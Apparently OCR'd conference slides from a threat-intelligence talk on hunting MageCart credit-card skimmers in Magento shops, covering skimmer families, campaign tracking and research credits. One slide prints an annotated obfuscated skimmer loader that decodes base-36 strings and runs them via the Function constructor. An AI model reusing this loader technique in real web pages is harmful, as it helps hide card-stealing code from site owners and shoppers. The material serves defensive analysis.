
Hunting for MageCart

BY MAX ‘LIBRA’ KERSTEN

Table of contents

Who am I?

- Max ‘Libra’ Kersten (@LibraAnalysis)
- Graduated my bachelor cum laude in January 2019
- Worked as an Android malware analyst for ThreatFabric
- I write blogs about reverse engineering
  - Including my own Binary Analysis Course
- Custom tools are open-sourced on my Github
  - AndroidProjectCreator is such a project
- Public speaker and trainer
  - Gave a workshop at Botconf2019 about static Android malware analysis
  - Spoke at the Confidence-Conference 2020 about AndroidProjectCreator



Who am I?

- Employed at ABN AMRO's Global Cyber Intelligence Center
- Focus on outside threats to provide timely and actionable intelligence to internal departments
- Research focused projects, with the aim to also give something back to the community

What is MageCart?

- A collective term for credit card stealers
  - The name is based on the Magento eCommerce platform
  - MageCart has become a “household term”
  - Targets a variety of Magento versions, often outdated ones
    - Cardbleed, discovered by SanSec, infected 3% of the EOL Magento 1 sites
- It consists of multiple skimmer script “versions”
- The skimmers are not tied to only a single group
  - This talk dives into MageCart Group 12 (as identified by RiskIQ)
- Skimmers are hard to spot, as their activity does not take anything “away”

Source: AskariBlue.com

Different skimmers

- Different skimmers
  - Radix Skimmer
  - Ant and Cockroach Skimmer
  - “C”
- Obfuscation made identification harder
  - Minimised code
  - ObfuscatorIO

Source: AskariBlue.com

- Tackled this issue by creating a private scanner and a private deobfuscator
  - Will remain private due to the code quality (or rather, lack thereof)


```
var newDiv = document["createElement"]("div"); //div creation
//loading all variables
newDiv["innerHTML"]+=[I80,f0h,No5,uqr,vfS,e3X]["join"](" ");
newDiv["appendChild"](document["createTextNode"]([agF,g2m,KRb,flD,Le9,mL5,Gbq,XYt]["join"](",")));
newDiv["innerHTML"]+=[GCI,QV5,mvk,mku,F6h]["join"](".");
newDiv["innerHTML"]=newDiv["innerHTML"]+Y58+w4o+DHh+tg4+HYp+DtA;
newDiv["innerHTML"]=newDiv["innerHTML"]+srT+Zhl+ID6+TJ7;
newDiv["appendChild"](document["createTextNode"](ss8+v2R+sxr+aDI));
newDiv["appendChild"](document["createTextNode"]([sSO,Rxl,it8,dhN,dlt,ah0]["join"](".")));
newDiv["innerHTML"]=newDiv["innerHTML"]+qa6+Yvi+ykx+cpx+FoE+Sp6;
newDiv["innerHTML"]+=tge+TsX+dX_+ASc+Lt0;
newDiv["innerHTML"]+=[yTN,mEE,P0T,gB4,eQK,DGo,Xp5]["join"](" ");
newDiv["innerHTML"]+=uJi+pgA+noL+l77+ktr;
newDiv["appendChild"](document["createTextNode"](oLu+Yhp+B4g+DJT+D5Y));
newDiv["innerHTML"]+=LuG+e3f+rHc+yFj+cVL+LLF+x5y;
newDiv["innerHTML"]=newDiv["innerHTML"]+[NkN,nC0,HVt,Eyn,HbU,yBF,I7C]["join"](".");
newDiv["appendChild"](document["createTextNode"](M_m+BqN+OE9+pDj+tvc));
newDiv["innerHTML"]+=pIv+we9+f7Z+Fbp+Sdp;
newDiv["appendChild"](document["createTextNode"](zvS+vNn+MJH+IWv+e5M));
newDiv["innerHTML"]=newDiv["innerHTML"]+[gVi,Hpc,myt,oGj,cPT,AQY]["join"](".");
newDiv["appendChild"](document["createTextNode"](zZu+KCs+gcA+wUl+N7M+xJb));
newDiv["innerHTML"]=newDiv["innerHTML"]+FlA+PqT+wjD+Wv2+ApR+z9E;
newDiv["innerHTML"]=newDiv["innerHTML"]+SIT+HcG+kKz+elu;
newDiv["appendChild"](document["createTextNode"](vb3+JqW+cJC));
newDiv=newDiv["innerHTML"];
newDiv=newDiv["replace"](/[\s+\.\,]/g,"");
var newFunction="73b372o2s2a2ylx2o2g2i323e25lw0y2jl4lglclelkldljl".constructor; //Newly made function type, used to launch final code
var ih3={};;
var unobfuscatedSkimmer = ""; //Unobfuscated skimmer is loaded here
var radix = 36; //Set the radix for the integer conversion
for (var i = 0; i < newDiv["length"]; i += 2) {
    unobfuscatedSkimmer += String["fromCharCode"](parseInt(newDiv["substr"](i, 2), radix)) //
};
ih3["toString"]=newFunction["constructor"](unobfuscatedSkimmer); //newDiv equals skimmer at this point, which is then invoked via the constructor
unobfuscatedSkimmer=ih3+"92k14212f2i2e. 2llb2vl80y0yl5l50w0xlplp0w3239303"; //Remove unobfuscatedSkimmer from memory by overwriting it
newDiv["innerHTML"]="kl0lolil, d252k3clklhlqlv2j0y2j0y302t322v382"; //Remove the new div from memory
```

Tracking campaigns


- "*Never break the chain*"-Fleetwood Mac
- Keeping track of the actor's next steps is key
  - Linking scripts and/or domains to other domains will form connections
  - The connections will form a web
- Compare it to tracking someone in a crowd
  - A few seconds are enough for someone to get away

Source: courtesy of Tripadvisor, posted by PriyanshuB


Tracking campaigns




Tracking campaigns




Analysis results



Analysis results



Economic implications



Indirect collaboration

- Used the first public publisher as a source, disregarding private datasets
  - Sources listed in no particular order, nor do I have any affiliation with them
- Sources
  - SanSec (Willem especially)
  - RiskIQ (especially Jordan "TracerSpiff" Herman and Yonathan Klijnsma)
  - Jérôme Segura
  - Affable Kraut
  - Group-IB
  - TrustWave
  - Jacob Pimental
  - Mikhail Kasimov
  - Jake
  - URLScan
- An additional thank you to Ophir Harpaz for reviewing my submission

Questions?